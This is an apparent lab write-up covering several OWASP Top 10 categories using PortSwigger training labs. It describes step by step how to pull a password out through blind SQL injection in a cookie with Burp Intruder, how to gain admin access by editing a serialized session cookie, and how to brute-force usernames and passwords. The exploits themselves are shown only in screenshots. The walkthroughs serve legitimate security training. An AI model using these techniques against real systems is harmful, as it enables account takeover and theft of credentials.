Access control ensures that users are only allowed to perform tasks that they are authorized to by enforcing policy such that users cannot act outside of their intended permissions. Failure in enforcing policies typically leads to unauthorized information disclosure, modification, or destruction of all data or performing a business function outside the user's limits.

Fig 3.1 Lab description

Fig 3.2 Homepage

1. Observe that it contains some JavaScript in the sitemap of the homepage, that discloses the URL of the admin panel.




Fig 3.3 Sitemap

2. After getting the URL, delete the username Carlos's account.

3.2 CRYPTOGRAPHIC FAILURES.

It is a critical web application security vulnerability resulting in exposure of sensitive application data due to weak or non-existent cryptographic algorithms. Those can be passwords, business secrets, patient health records, credit card information, email addresses, or other personal user information.

- Transmitting data in clear text? Web apps using protocols such as HTTP, SMTP, FTP also use TLS upgrades like STARTTLS can cause cryptographic failures.
- Use of default crypto keys in use, weak crypto keys generated or re-used, or is proper key management or rotation missing, will lead to cryptographic failures.
- Using any old or weak cryptographic algorithms or protocols used either by default or in older code, may cause an issue.
- When encryption is not applied like any HTTP headers (browser) security directives or headers are missing etc., will cause this problem.

- Validation is not performed properly on received server certificates.

- When initialization vectors are ignored, reused, or not generated sufficiently secure for the cryptographic mode of operation.
- When an insecure mode of operation such as ECB is in use.
- Randomness used for cryptographic purposes that was not designed to meet cryptographic requirements.
- Using deprecated hash functions such as MD5 or SHA1 in use, or are non-cryptographic hash functions used when cryptographic hash functions are needed.
- When passwords are used as cryptographic keys in absence of a password based key derivation function?

3.3 INJECTION ATTACKS.

This type of attack allows an attacker to inject code into a program or query or inject malware onto a computer in order to execute remote commands that can read or modify a database, or change data on a web site.

The following types of attacks are considered Injection attacks:

- SQL Injection
- XSS Injection
- Xpath Injection
- LDAP Injection
- SSI Injection
- OS Commanding

Here, I am going to perform blind SQL injection attack on labs available on portswigger's website.




Fig 3.4 Homepage and http request.

Here, we are looking at the homepage of the lab where the description says, “Refine your search” feature is vulnerable to SQL injection. Now, focus on the cookie, we will apply our SQL injection here.




Fig 3.5 Confirming “USER” table is present.

1. After getting confirmation that the “users” table is present in the database, confirm that the username named “administrator” is also present.




Fig 3.6 Confirming “Administrator” present in the Users table.




Fig 3.7 Payload attack using Intruder.

2. Added the payload position as marked in the green highlighted text i.e., a.
3. Selected a sniper attack with the payloads from a-z & 0-9.




Fig 3.8 Value of length column changed.

4. Analyze the result of the payloads, look at the length column having different values, that is the one character we got in the password at 1st position. Likewise, change the value of "1" to "2" and so on in the substring value, we will get the whole password having numerals and alphabets.

3.4 INSECURE DESERIALIZATION.

Insecure deserialization is when user-controllable data is deserialized by a website. This potentially enables an attacker to manipulate serialized objects in order to pass harmful data into the application code.

Fig 3.9 Lab description.




Fig 3.10 Login page

1. Intercepted the request after submitting the username and password that looks like the below HTTPS request.




Fig 3.11 Intercepted HTTPS request.

2. Observe the cookie session, it looks like a URL encoded value. Decoding it in “base64” value, we get a serialized data of the user.




Fig 3.12 Base64 decoded value of the cookie.

3. Change the value of b(Boolean) from 0 to 1, and we got the admin access. Now, we can easily delete the user account of “Carlos”.




Fig 3.13 Deleting Carlos' account.

3.5 SECURITY MISCONFIGURATION.

Security misconfigurations are security controls that are inaccurately configured or left insecure, putting your systems and data at risk. Basically, any poorly documented configuration changes, default settings, or a technical issue across any component in your endpoints could lead to a misconfiguration.

The application might be vulnerable if the application is:

- Using default accounts and their passwords are still enabled and unchanged.
- Missing appropriate security hardening across any part of the application stack.
- Using default accounts and their passwords are still enabled and unchanged.
- The software is out of date or vulnerable.
- Unnecessary features are enabled or installed (e.g., unnecessary ports, services, pages, accounts, or privileges).
- The server does not send security headers or directives, or they are not set to secure values.
- For upgraded systems, the latest security features are disabled or not configured securely.

3.6 VULNERABLE AND OUTDATED COMPONENTS.

A vulnerable and outdated component is a software component that is no longer being supported by the developer, making it susceptible to security vulnerabilities. Due to lack of maintainer, many times a component has known vulnerabilities that don’t get fixed.

Applications often become vulnerable to attacks because they use outdated software components with known security vulnerabilities. Hackers can exploit these vulnerabilities to take control of the application entirely to gain access to the application's data. Outdated software components are also more likely to contain security vulnerabilities, as they are not patched on a timely basis.

The application might be vulnerable if:

- We do not know the versions of all components you use (both client-side and server-side).
- If you do not scan for vulnerabilities regularly and subscribe to security bulletins related to the components you use.
- If you do not fix or upgrade the underlying platform, frameworks, and dependencies in a risk-based, timely fashion.
- If software developers do not test the compatibility of updated, upgraded, or patched libraries.
- If the software is vulnerable, unsupported, or out of date.
- If you do not secure the components' configurations.

3.7 IDENTIFICATION AND AUTHENTICATION FAILURES.

Identification and authentication failures occur when the application fails to correctly implement functions associated with the user's identity, authenticity, and session management. Identification involves attributing each user's unique identity to use an application's services. On the other hand, an authentication mechanism validates a user session's legitimacy based on assigned identities and access credentials.

Fig 3.14 Lab description

1. Intercepted the login request with random parameters to perform an intruder attack.




Fig 3.15 Setting payload in the request.

2. Setting the payload position to “user” value and giving predefined usernames in the list.

Fig 3.16 Providing list of the common usernames.

3. Observing the length column, username=”af” gave a different value from others. That means, we got the username.




Fig 3.17 Result of intruder attack (list of usernames).

4. Perform it with a list of common passwords after changing payload position to password value and setting username as “af”.

